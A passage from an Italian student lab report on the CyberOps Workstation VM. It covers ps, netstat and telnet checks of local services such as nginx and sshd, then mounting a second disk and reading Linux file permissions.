 23    0    0  ?         00:00:00 kcompactd0
 24    0    0  ?         00:00:00 ksmd
 25    0    0  ?         00:00:00 khugepaged
 26    0    0  ?         00:00:00 crypto
 27    0    0  ?         00:00:00 kintegrityd
 28    0    0  ?         00:00:00 kblockd
 29    0    0  ?         00:00:00 edac-poller
 30    0    0  ?         00:00:00 devfreq_wq
 31    0    0  ?         00:00:00 watchdogd
 32    0    0  ?         00:00:00 kworker/u2:1
 33    0    0  ?         00:00:00 kswapd0
 72    0    0  ?         00:00:00 kthrotld
 73    0    0  ?         00:00:00 acpi_thermal_pm
 74    0    0  ?         00:00:00 pvme-wq
```

La gerarchia dei processi ci viene mostrata **dall'indentazione**, come evidenziato nell'immagine

```
949  949  949  ?         00:00:00 nginx
950  949  949  ?         00:00:00 nginx
```

I processi **figli** appaiono sotto i loro **genitori**, **indentati** per livello.

I server sono essenzialmente programmi, spesso avviati dal sistema stesso al momento dell'avvio. Il compito svolto da un server è chiamato servizio. In questo modo, un web server fornisce servizi web. Il comando **netstat** è un ottimo strumento per aiutare a identificare i server di rete in esecuzione su un computer

```
lanalyst@secOps ~]$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags               Type                   I-Node   Path
unix  9      [ ]               DGRAM                  10597    /run/systemd/journal/dev-log
unix  3      [ ]               DGRAM                  10373    /run/systemd/notify
unix  7      [ ]               DGRAM                  10393    /run/systemd/journal/socket
unix  2      [ ]               DGRAM                  14255    /run/user/1000/systemd/notify
unix  3      [ ]               STREAM                 CONNECTED  13138
unix  2      [ ]               DGRAM                  14033
unix  3      [ ]               STREAM                 CONNECTED  14647    /run/user/1000/bus
unix  3      [ ]               STREAM                 CONNECTED  13207
unix  2      [ ]               DGRAM                  14181
unix  3      [ ]               STREAM                 CONNECTED  14030    /run/dbus/system_bus_socket
unix  3      [ ]               STREAM                 CONNECTED  14029
unix  3      [ ]               STREAM                 CONNECTED  13208    /run/systemd/journal/stdout
unix  3      [ ]               STREAM                 CONNECTED  14646
unix  3      [ ]               DGRAM                  14258
unix  3      [ ]               STREAM                 CONNECTED  13139    /run/systemd/journal/stdout
unix  3      [ ]               DGRAM                  14257
unix  3      [ ]               STREAM                 CONNECTED  14680    @/tmp/.ICE-unix/393
unix  3      [ ]               DGRAM                  10376
unix  3      [ ]               STREAM                 CONNECTED  14677    /run/user/1000/bus
unix  3      [ ]               STREAM                 CONNECTED  12014    /run/systemd/journal/stdout
unix  3      [ ]               STREAM                 CONNECTED  14674    @/tmp/.X11-unix/X0
unix  3      [ ]               STREAM                 CONNECTED  14804    /run/user/1000/bus
unix  3      [ ]               STREAM                 CONNECTED  12749
unix  3      [ ]               STREAM                 CONNECTED  14673
unix  3      [ ]               STREAM                 CONNECTED  14720    @/tmp/.X11-unix/X0
unix  3      [ ]               STREAM                 CONNECTED  14676
unix  3      [ ]               STREAM                 CONNECTED  15130
unix  3      [ ]               STREAM                 CONNECTED  12813
unix  3      [ ]               STREAM                 CONNECTED  14799
unix  3      [ ]               STREAM                 CONNECTED  14719
unix  3      [ ]               STREAM                 CONNECTED  12750    /run/systemd/journal/stdout
unix  3      [ ]               STREAM                 CONNECTED  14679
unix  3      [ ]               STREAM                 CONNECTED  14723    /run/user/1000/bus
unix  3      [ ]               STREAM                 CONNECTED  12075
unix  3      [ ]               STREAM                 CONNECTED  14800    @/tmp/.ICE-unix/393
unix  3      [ ]               STREAM                 CONNECTED  14722
unix  3      [ ]               DGRAM                  10375
unix  3      [ ]               STREAM                 CONNECTED  11694
unix  3      [ ]               STREAM                 CONNECTED  14640
unix  3      [ ]               STREAM                 CONNECTED  15275    /run/systemd/journal/stdout
unix  3      [ ]               STREAM                 CONNECTED  15062
unix  3      [ ]               STREAM                 CONNECTED  13518    /run/dbus/system_bus_socket
unix  3      [ ]               STREAM                 CONNECTED  14792
```

Netstat **restituisce molte informazioni** se utilizzato **senza opzioni**. Queste opzioni possono essere utilizzate per filtrare e formattare l'output di netstat, rendendolo più utile. L'opzione che andremo ad utilizzare sarà **-tunap**, che **ci mostra le connessioni di rete attive**, porte in ascolto e i processi associati.

Le informazioni per il server nginx sono evidenziate.

```
[analyst@sec0ps ~]$ netstat -tunap
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:6633            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 10.0.2.15:68            0.0.0.0:*               -          -
```

Domanda 1: Qual è il significato delle opzioni -t, -u, -n, -a e -p in netstat?

(usa man netstat per rispondere)

R:

- t = Mostra solo le connessioni **TCP** (Transmission Control Protocol).
- u = Mostra solo le connessioni **UDP** (User Datagram Protocol).
- n = Mostra indirizzi IP e numeri di porta invece dei nomi (es: **80** invece di **http**)
- a = Mostra tutte le connessioni attive e tutte le porte in ascolto
- p = Mostra il **PID e il nome del processo** che ha aperto la connessione o la porta. Richiede privilegi root per vedere i processi di altri utenti.

Domanda 2: L'ordine delle opzioni è importante per netstat?

R: No, l'ordine delle opzioni è **irrilevante**.

L'output di **netstat** visualizza alcuni servizi che sono attualmente in ascolto su porte specifiche. Le colonne interessanti sono:

- **La prima colonna** mostra il protocollo livello 4 in uso (UDP o TCP, in questo caso).
- **La terza colonna** utilizza il formato per visualizzare l'indirizzo IP locale e la porta su cui è raggiungibile un server specifico. L'indirizzo IP 0.0.0.0 significa che il server è attualmente in ascolto su tutti gli indirizzi IP configurati nel computer.
- **La quarta colonna** utilizza lo stesso formato socket per visualizzare l'indirizzo e la porta del dispositivo all'estremità remota della connessione. 0.0.0.0:* significa che nessun dispositivo remoto sta attualmente utilizzando la connessione.
- **La quinta colonna** visualizza lo stato della connessione
- **La sesta colonna** visualizza l'ID del processo (PID) del processo responsabile della connessione. Visualizza anche un nome breve associato al processo.

```
[analyst@sec0ps ~]$ sudo netstat -tunap
[sudo] password for analyst:
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:6633            0.0.0.0:*               LISTEN      293/python2.7
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      949/nginx: master p
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      319/vsftpd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      318/sshd
tcp6       0      0 :::22                   :::*                    LISTEN      318/sshd
udp        0      0 10.0.2.15:68            0.0.0.0:*               -          -
```

Domanda 1: In base all'output netstat mostrato al punto (d), qual è il protocollo Layer 4, lo stato della connessione e il PID del processo in esecuzione sulla porta 80?

```
[analyst@sec0ps ~]$ sudo netstat -tunap
[sudo] password for analyst:
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:6633            0.0.0.0:*               LISTEN      293/python2.7
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      949/nginx: master p
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      319/vsftpd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      318/sshd
tcp6       0      0 :::22                   :::*                    LISTEN      318/sshd
udp        0      0 10.0.2.15:68            0.0.0.0:*               219/systemd-network
```

R: Il Layer è **TCP**, lo stato della connessione è **LISTEN**, il **PID** è **949**

Domanda 2: Sebbene i numeri di porta siano solo una convenzione, puoi indovinare che tipo di servizio è in esecuzione sulla porta 80 TCP?

R: Un server Web, questo perché la porta 80/TCP è al protocollo HTTP, usato dai web server per servire pagine web.

A volte è utile incrociare le informazioni fornite da **netstat** con **ps**. Sappiamo che il processo con **PID 949** è associato alla porta **TCP 80**. Usando **ps** e **grep** possiamo elencare tutte le righe dell'output di **ps** che contengono **PID 949**.

```
[analyst@sec0ps ~]$ sudo ps -elf | grep 949
[sudo] password for analyst:
1 S root      949      1  0  80  0 - 7192 -   06:08 ?        00:00:00 nginx: master process nginx
5 S http      950      0  80  0 - 8457 Sys_ep 06:08 ?        00:00:00 nginx: worker process
0 S analyst  1292     701  0  80  0 - 2720 -   08:38 pts/0    00:00:00 grep 949
```

La prima riga mostra un processo di proprietà dell'utente root (terza colonna), avviato da un altro processo con **PID 1** (quinta colonna), alle 6.08 (dodicesima colonna)

La seconda riga mostra un processo con **PID 950**, di proprietà dell'utente **http**, avviato dal processo **949**, alle 6.08

La terza riga mostra un processo di proprietà dell'utente analyst, con **PID 701**, avviato da un processo con **PID 1292**, come comando **grep 949**.

Domanda 3: Il processo PID 949 è nginx. Come si potrebbe concludere ciò dall'output di cui sopra?

R: Alla riga 1, l'output mostra la riga di comando nginx: **master proces nginx**

Domanda 4: Cos'è Nginx? Qual è la sua funzione? (Ricerca google)

R: NGinx è un Web server estremamente snello ma completo dal punto di vista delle funzionalità. In esso troviamo ad esempio il supporto per il protocollo di Rete IPv6 così come per i protocolli di messaggistica WebSocket. Tra le altre feature di NGinx è possibile segnalare anche le funzionalità integrate per il **load balancing**, indispensabile per la gestione di sessioni ad alto traffico, e la possibilità di agire come **reverse proxy**. Per

quanto riguarda la sicurezza, il Web server consente inoltre di utilizzare connessioni crittografate, con la possibilità di archiviare i **certificati SSL** (*Secure Sockets Layer*), di filtrare i package veicolati sulla base di direttive definite dall'amministratore di sistema, di installare servizi che operano in background come per esempio gli antivirus e, sempre tramite reverse proxy, di anonimizzare i server di destinazione delle richieste.

Ciò che davvero distingue Nginx dagli altri server web classici come Apache è la sua architettura interna. Mentre Apache utilizza un modello basato su processi o thread, in cui ogni richiesta apre un thread o un processo separato (un approccio più pesante), **Nginx utilizza un'architettura asincrona basata sugli eventi.**

Cosa significa questo? Quella **Invece di creare un processo per ogni richiesta, Nginx ha un processo master che gestisce più processi worker** e ciascuno di questi worker può gestire migliaia di connessioni simultanee grazie a tecniche di I/O non bloccanti e alla programmazione basata sugli eventi. Ciò riduce l'utilizzo di memoria e CPU anche in situazioni di traffico elevato.

Domanda 5: La seconda riga mostra che il processo 950 è di proprietà di un utente chiamato http e ha il processo numero 949 come processo genitore. Cosa significa? È un comportamento comune?

R: Significa che il processo 950 è un **worker process** di NGINX, eseguito dall'utente http, e il suo **processo padre con PID 949 è il master process nginx**, eseguito da root.. Questo è normale poiché nginx viene eseguito da solo per ogni client che si connette alla porta 80 TCP.

È **comportamento standard** nei server web come **nginx perché il master process** viene avviato dal root per aprire la porta **80**, poi si genera il processo figlio che **gestisce le successive richieste.**

Domanda 6: Perché l'ultima riga mostra `grep 949`?

R: **Grep 949** è stato utilizzato per filtrare l'output di ps. Grep 949 era ancora in esecuzione quando l'output è stato compilato, aparendo nell'elenco.

Parte 2 : Usare Telnet per Testare i Servizi TCP

Telnet è una semplice applicazione di shell remota ed è considerato insicuro perché non fornisce crittografia. Gli amministratori che scelgono di usarlo per gestire remotamente dispositivi di rete e server esporranno le credenziali di accesso a quel server, poiché il servizio trasmetterà i dati della sessione in chiaro. Sebbene Telnet non sia raccomandato come applicazione di shell remota, **può essere molto utile per testare rapidamente o raccogliere informazioni sui servizi TCP**. Il protocollo Telnet opera sulla porta 23 usando TCP per impostazione predefinita. Il client telnet, tuttavia, permette di specificare una porta diversa. Cambiando la porta e connettendosi a un server, il client telnet permette a un analista di rete di valutare rapidamente la natura di un server specifico comunicando direttamente con esso.

Nella Parte 1, si è scoperto che **nginx** era in esecuzione e assegnato alla porta 80 TCP. Sebbene una rapida ricerca su internet abbia rivelato che nginx è un server web leggero, come potrebbe un analista esserne sicuro? Cosa succederebbe se un attaccante avesse cambiato il nome di un programma malware in nginx, solo per farlo sembrare il popolare webserver? Usiamo telnet per connettersi all'host locale sulla porta 80 TCP

```
File Edit View Terminal Tabs Help
[analyst@secOps ~]$ telnet 127.0.0.1 80
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^['.
```

Grazie al protocollo Telnet, è stata stabilita una connessione TCP in chiaro, da parte del client Telnet, direttamente al server **nginx**, in ascolto sulla porta **80 TCP 127.0.0.1**. Questa

```
[analyst@secOps ~]$ telnet 127.0.0.1 80
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^['.
fgfdggdsg
HTTP/1.1 400 Bad Request
Server: nginx/1.12.2
Date: Mon, 16 Jun 2025 13:18:48 GMT
Content-Type: text/html
Content-Length: 173
Connection: close

<html>
<head><title>400 Bad Request</title></head>
<body bgcolor="white">
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.12.2</center>
</body>
</html>
```

connessione ci consente di inviare i dati direttamente al server. Premendo alcune lettere sulla tastiera ci verrà restituito un errore nel formato di una pagina web.

Questo perché nginx è un server web, e non comprende la sequenza di lettere casuali inviate, e restituisce un errore nel formato di una pagina web.

Domanda 1: Perché l'errore è stato inviato come pagina web?

R: Questo perché nginx è un server web, progettato per rispondere alle richieste secondo il protocollo **HTTP**, e quindi restituisce sempre una risposta nel formato di una pagina web.

Non tutti i servizi sono uguali. Alcuni servizi sono progettati per accettare dati non formattati e non termineranno se vengono inseriti dati spazzatura tramite tastiera. Guardando l'output di **netstat** presentato prima, è possibile vedere un processo associato alla porta 22. Usa Telnet per connettersi ad esso. **La porta 22 TCP è assegnata al servizio SSH.** SSH permette a un amministratore di connettersi a un computer remoto in modo sicuro.

```
[analyst@secOps ~]$ telnet 127.0.0.1 22
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
SSH-2.0-OpenSSH_7.7
sgdfrh
Protocol mismatch.
Connection closed by foreign host.
```

Domanda 2: Usa Telnet per connettersi alla porta 68. Cosa succede? Spiega.

```
[analyst@secOps ~]$ telnet 127.0.0.1 68
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
```

R: Non si riesce a connettersi perché Telnet usa **TCP**, ma la porta **68 è UDP**, e poi perché nessun servizio è in ascolto su quella porta su **127.0.0.1**

Domanda 3: Quali sono i vantaggi dell'uso di netstat?

R: **Netstat** permette di avere una panoramica completa delle connessioni attive sul sistema: possiamo vedere quali connessioni sono attualmente aperte, quali porte sono in ascolto, e quali processi stanno utilizzando queste porte. Un altro aspetto positivo è che netstat è uno strumento già incluso nella maggior parte dei sistemi operativi, quindi non è necessario installare software aggiuntivo per usarlo.

Domanda 4: Quali sono i vantaggi dell'uso di Telnet? È sicuro?

R: Telnet è uno strumento semplice ma molto potente. Uno dei suoi vantaggi principali è la possibilità di **connettersi a una porta specifica su un host e inviare comandi manuali**, il che lo rende utile per fare debug di applicazioni di rete o per verificare se un determinato servizio è raggiungibile. Tuttavia, dal punto di vista della sicurezza, **Telnet non è affatto sicuro**. Il motivo è che tutto il traffico che invia, viene trasmesso in chiaro, **cioè senza alcuna cifratura**. Questo lo rende estremamente vulnerabile a intercettazioni e attacchi di tipo “**man-in-the-middle**”, soprattutto se usato su reti non sicure.

Conclusione

In questo esercizio abbiamo esplorato il funzionamento dei server e dei processi su un sistema Linux, acquisendo competenze pratiche nell'utilizzo di comandi fondamentali come **ps**, **netstat** e **telnet**. Abbiamo compreso l'importanza dei privilegi elevati per visualizzare tutti i processi attivi, osservato la gerarchia dei processi attraverso **ps -ejH**, e identificato i servizi di rete in ascolto sulle varie porte con **netstat -tunap**.

In particolare, ci siamo concentrati sul server web nginx, analizzandone i processi master e worker, le porte utilizzate e il comportamento in risposta a connessioni dirette via Telnet. Questo ci ha permesso di riconoscere le caratteristiche tipiche di un server HTTP e distinguere comportamenti normali da possibili anomalie.

Infine, abbiamo confrontato due strumenti preziosi per l'analisi di rete: **netstat**, utile per avere una visione globale e strutturata delle connessioni attive e dei servizi in esecuzione; e **telnet**, uno strumento semplice ma efficace per testare i servizi TCP in modo diretto. Abbiamo anche sottolineato come Telnet, sebbene utile, non offra garanzie di sicurezza, e quindi non sia adatto all'amministrazione remota di sistemi moderni.

Questa attività fornisce una base solida per la comprensione dei servizi Linux e per le attività di analisi di rete e troubleshooting, fondamentali nel contesto della sicurezza informatica e dell'amministrazione di sistema.

Esercizio 3: Navigare nel Filesystem Linux e Impostazioni dei Permessi


Obiettivi

In questo laboratorio ci esercitiamo a navigare il filesystem di Linux, esplorare le partizioni, montare e smontare dispositivi, e infine gestire permessi e proprietà di file e directory. Lavoriamo in ambiente virtuale, utilizzando la VM **CyberOps Workstation**.

Parte 1: Esplorare i Filesystem in Linux

PASSO 1: ACCEDERE ALLA RIGA DI COMANDO


Per iniziare, accediamo alla **VM CyberOps Workstation** e apriamo una **finestra di terminale**. Tutte le operazioni verranno eseguite da qui.



PASSO 2: VISUALIZZARE I FILESYSTEM ATTUALMENTE MONTATI

Visualizziamo i dispositivi a blocchi collegati con il comando `lsblk`

Questo comando ci mostra i dispositivi a blocchi attualmente rilevati dal sistema, come dischi rigidi, SSD, chiavette USB, ecc. Vediamo che la VM dispone di tre dispositivi principali: `sr0`, `sda` e `sdb`. Di particolare interesse sono `sda` (disco da 10 GB) e `sdb` (disco da 1 GB), che rappresentano due hard disk.



Ora, con il comando `mount` vediamo un elenco di tutti i filesystem montati. Tra questi, ci concentriamo su: `/dev/sda1 on / type ext4 (rw,relatime,data=ordered)`

Significa che il filesystem principale (radice `/`) si trova sulla partizione `/dev/sda1` e utilizza il formato `ext4`.

Per isolare il filesystem montato sulla partizione `sda1`, usiamo `grep: mount | grep sda1`. L'output conferma che `/dev/sda1` è montato su `/`, la directory radice del sistema operativo.

```
[analyst@secOps ~]$ mount | grep sda1
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
```

Ci spostiamo nella directory radice e visualizziamo i file: `cd /` poi `→ ls -l`

```
[analyst@secOps ~]$ cd /
[analyst@secOps /]$ ls -l
total 52
lrwxrwxrwx 1 root root 7 Jan 5 2018 bin -> usr/bin
drwxr-xr-x 3 root root 4096 Apr 16 2018 boot
drwxr-xr-x 19 root root 3120 Jun 16 05:26 dev
drwxr-xr-x 58 root root 4096 Apr 17 2018 etc
drwxr-xr-x 3 root root 4096 Mar 20 2018 home
lrwxrwxrwx 1 root root 7 Jan 5 2018 lib -> usr/lib
lrwxrwxrwx 1 root root 7 Jan 5 2018 lib64 -> usr/lib
drwx----- 2 root root 16384 Mar 20 2018 lost+found
drwxr-xr-x 2 root root 4096 Jan 5 2018 mnt
drwxr-xr-x 2 root root 4096 Jan 5 2018 opt
dr-xr-xr-x 127 root root 0 Jun 16 05:26 proc
drwxr-x--- 9 root root 4096 Jun 12 11:09 root
drwxr-xr-x 17 root root 480 Jun 16 05:26 run
lrwxrwxrwx 1 root root 7 Jan 5 2018 sbin -> usr/bin
drwxr-xr-x 6 root root 4096 Mar 24 2018 srv
dr-xr-xr-x 13 root root 0 Jun 16 05:26 sys
drwxrwxrwt 8 root root 200 Jun 16 05:28 tmp
drwxr-xr-x 9 root root 4096 Apr 17 2018 usr
drwxr-xr-x 12 root root 4096 Apr 17 2018 var
```

Domanda 1: Qual è il significato dell'output?

R: L'output del comando `ls -l` mostra l'elenco dei file e delle cartelle presenti nella directory home dell'utente attualmente connesso. L'output riflette quindi il contenuto attuale della nostra home directory, che si trova nel filesystem del disco principale.

Domanda 1.2: Dove sono fisicamente memorizzati i file elencati?

R: I file elencati sono fisicamente memorizzati sul disco interno del sistema, ovvero il disco principale, identificato come `/dev/sda` (più precisamente, la partizione root, ad esempio `/dev/sda1`).

Poiché la directory home (`/home/analyst`) fa parte del filesystem principale, tutto il suo contenuto risiede su quel disco.

In sintesi:

- Posizione logica: `/home/analyst/`
- Posizione fisica: sulla partizione principale (es. `/dev/sda1`), nel disco interno.

Domanda 1.3: Perché `/dev/sdb1` non viene mostrato nell'output sopra?

R: Perché il comando `ls -l` elenca solo il contenuto della directory corrente (in questo caso, la home dell'utente), non mostra i dispositivi o le partizioni del sistema.

Inoltre, `/dev/sdb1`:

- **Non è montato** in alcuna directory al momento del comando, quindi **non fa parte del file system visibile all'utente**.
- Anche se fosse montato, `ls -l` nella home non lo mostrerebbe a meno che non fosse montato *dentro* una sottodirectory della home (es. `~/second_drive`).

Per vedere i dispositivi collegati, servirebbero comandi come `lsblk`, `sudo fdisk -l`, o `df -h`.

PASSO 3: MONTARE E SMONTARE MANUALMENTE I FILESYSTEM

Verifichiamo che esista la directory `second_drive` in `/home/analyst/`: `ls -l second_drive/`
Notiamo che la directory è vuota.

```
[analyst@secOps ~]$ ls -l second_drive/  
total 0
```

Montiamo `/dev/sdb1` su `second_drive`

`sudo mount /dev/sdb1 ~/second_drive/`

```
[analyst@secOps ~]$ sudo mount /dev/sdb1 ~/second_drive/  
[sudo] password for analyst:
```

Il comando ha successo: non compare, infatti, alcun messaggio dopo l'esecuzione.

Verifichiamo che ora la directory contenga dei file: `ls -l second_drive/`

```
[analyst@secOps ~]$ ls -l second_drive/  
total 20  
drwx----- 2 root    root      16384 Mar 26  2018 lost+found  
-rw-r--r--  1 analyst analyst   183 Mar 26  2018 myFile.txt
```

Vediamo, ad esempio, `myFile.txt` e `lost+found`.

Domanda 1: Perché la directory non è più vuota?

R: La directory `second_drive`, che inizialmente era vuota, non è più vuota perché abbiamo montato un nuovo filesystem all'interno di essa.

Il comando usato nel passo precedente è: `sudo mount /dev/sdb1 ~/second_drive`

Questo comando sovrappone (mount) il contenuto del dispositivo `/dev/sdb1` — che contiene un filesystem già formattato e probabilmente con dei file — alla directory `~/second_drive`.

Importante: quando montiamo un dispositivo su una directory, qualsiasi contenuto precedente di quella directory (anche se c'erano file) diventa temporaneamente nascosto e viene sostituito dal contenuto del filesystem montato.

Dunque, dopo il `mount`, se elenchiamo il contenuto della directory `second_drive`, vedremo i file e le cartelle che sono presenti nella partizione `/dev/sdb1`, e non quelli (eventualmente) originali della directory.

Domanda 1.1: Dove sono fisicamente memorizzati i file elencati?

R: I file elencati nella directory `~/second_drive/` non si trovano sul disco principale (es. `/dev/sda`), ma sono **fisicamente memorizzati sulla seconda unità disco**, ovvero sulla partizione `/dev/sdb1`.

In pratica, `~/second_drive/` è solo un **punto di accesso (mount point)**: permette al sistema di accedere ai dati presenti su `/dev/sdb1` come se fossero nella directory locale, ma in realtà sono salvati fisicamente sul secondo disco (quello che stiamo montando nel laboratorio).

Usiamo il comando: `mount | grep /dev/sd`

Conferma che `sdb1` è montato sulla directory corretta.

```
[analyst@secOps ~]$ mount | grep /dev/sd
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
/dev/sdb1 on /home/analyst/second_drive type ext4 (rw,relatime,data=ordered)
```

Ci assicuriamo di uscire dalla directory montata, quindi smontiamo: `sudo umount /dev/sdb1`

```
[analyst@secOps ~]$ sudo umount /dev/sdb1
[sudo] password for analyst:
```

Verifichiamo che `second_drive` sia di nuovo vuota: `ls -l second_drive/`

```
[analyst@secOps ~]$ ls -l second_drive/
total 0
```

Parte 2: Permessi dei File

PASSO 1: VISUALIZZARE E MODIFICARE I PERMESSI DEI FILE

Navigare nella cartella `scripts` con comando: `cd ~/lab.support.files/scripts/` → poi `ls -l`

Analizziamo i permessi dei file elencati, ad esempio:

`-rw-r--r-- 1 analyst analyst 2871 Apr 28 11:27 cyops.mn`

```
[analyst@secOps ~]$ cd ~/lab.support.files/scripts/
[analyst@secOps scripts]$ ls -l
total 60
-rwxr-xr-x 1 analyst analyst 952 Mar 21 2018 configure_as_dhcp.sh
-rwxr-xr-x 1 analyst analyst 1153 Mar 21 2018 configure_as_static.sh
-rwxr-xr-x 1 analyst analyst 3459 Mar 21 2018 cyberops_extended_topo_no_fw.py
-rwxr-xr-x 1 analyst analyst 4062 Mar 21 2018 cyberops_extended_topo.py
-rwxr-xr-x 1 analyst analyst 3669 Mar 21 2018 cyberops_topo.py
-rw-r--r-- 1 analyst analyst 2871 Mar 21 2018 cyops.mn
-rwxr-xr-x 1 analyst analyst 458 Mar 21 2018 fw_rules
-rwxr-xr-x 1 analyst analyst 70 Mar 21 2018 nal_server_start.sh
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 net_configuration_files
-rwxr-xr-x 1 analyst analyst 65 Mar 21 2018 reg_server_start.sh
-rwxr-xr-x 1 analyst analyst 189 Mar 21 2018 start_ELK.sh
-rwxr-xr-x 1 analyst analyst 85 Mar 21 2018 start_miniedit.sh
-rwxr-xr-x 1 analyst analyst 76 Mar 21 2018 start_pox.sh
-rwxr-xr-x 1 analyst analyst 106 Mar 21 2018 start_snort.sh
-rwxr-xr-x 1 analyst analyst 61 Mar 21 2018 start_tftpd.sh
```

Domanda 1: Chi è il proprietario del file `cyops.mn`?


R: Il proprietario è indicato nella **terza colonna** dell'output del comando `ls -l`. In questo caso, il proprietario è **analyst**.

Domanda 1.2: E il gruppo?

R: Il gruppo è mostrato nella quarta colonna dell'output di `ls -l`. Qui, il gruppo associato al file è **analyst**.

Domanda 2: I permessi per cyops.mn sono -rw-r--r-. Cosa significa?

R: Questa stringa di permessi si legge così:



Significato dettagliato:

Simbolo	Significato
-	È un file regolare (non una directory)
rw-	Il proprietario può leggere e scrivere
r--	Il gruppo può solo leggere
r--	Tutti gli altri possono solo leggere

In pratica, **solo il proprietario (analyst)** può leggere e scrivere il file **cyops.mn**, mentre gruppo e altri possono **solo leggerlo**.

Creiamo un file di testo nella directory **/mnt** con il comando **touch /mnt/myNewFile.txt**

Il comando fallisce con un errore: **Permission denied**.

```
[analyst@sec0ps scripts]$ touch /mnt/myNewFile.txt
touch: cannot touch '/mnt/myNewFile.txt': Permission denied
```

Domanda 3: Perché il file non è stato creato? Elenca i permessi, la proprietà e il contenuto della directory /mnt e spiega cosa è successo.

R: Per rispondere, esaminiamo il contenuto della directory **/mnt** con il comando: **ls -ld /mnt** osserviamo il risultato:

```
[analyst@sec0ps scripts]$ ls -ld /mnt
drwxr-xr-x 2 root root 4096 Jan  5  2018 /mnt
```

- **Permessi:** **drwxr-xr-x** →
 - Il proprietario (**root**) può leggere, scrivere ed entrare nella directory.
 - Il gruppo (**root**) e gli altri possono solo leggere ed entrare (non scrivere).
- **Proprietario:** **root**
- **Gruppo:** **root**

Al momento, siamo loggati come utente **analyst**, quindi **non siamo root**: quindi **non abbiamo i permessi di scrittura in /mnt**. Il file non è stato creato perché l'utente non ha i permessi per scrivere dentro la directory **/mnt**, che è di proprietà di **root**.

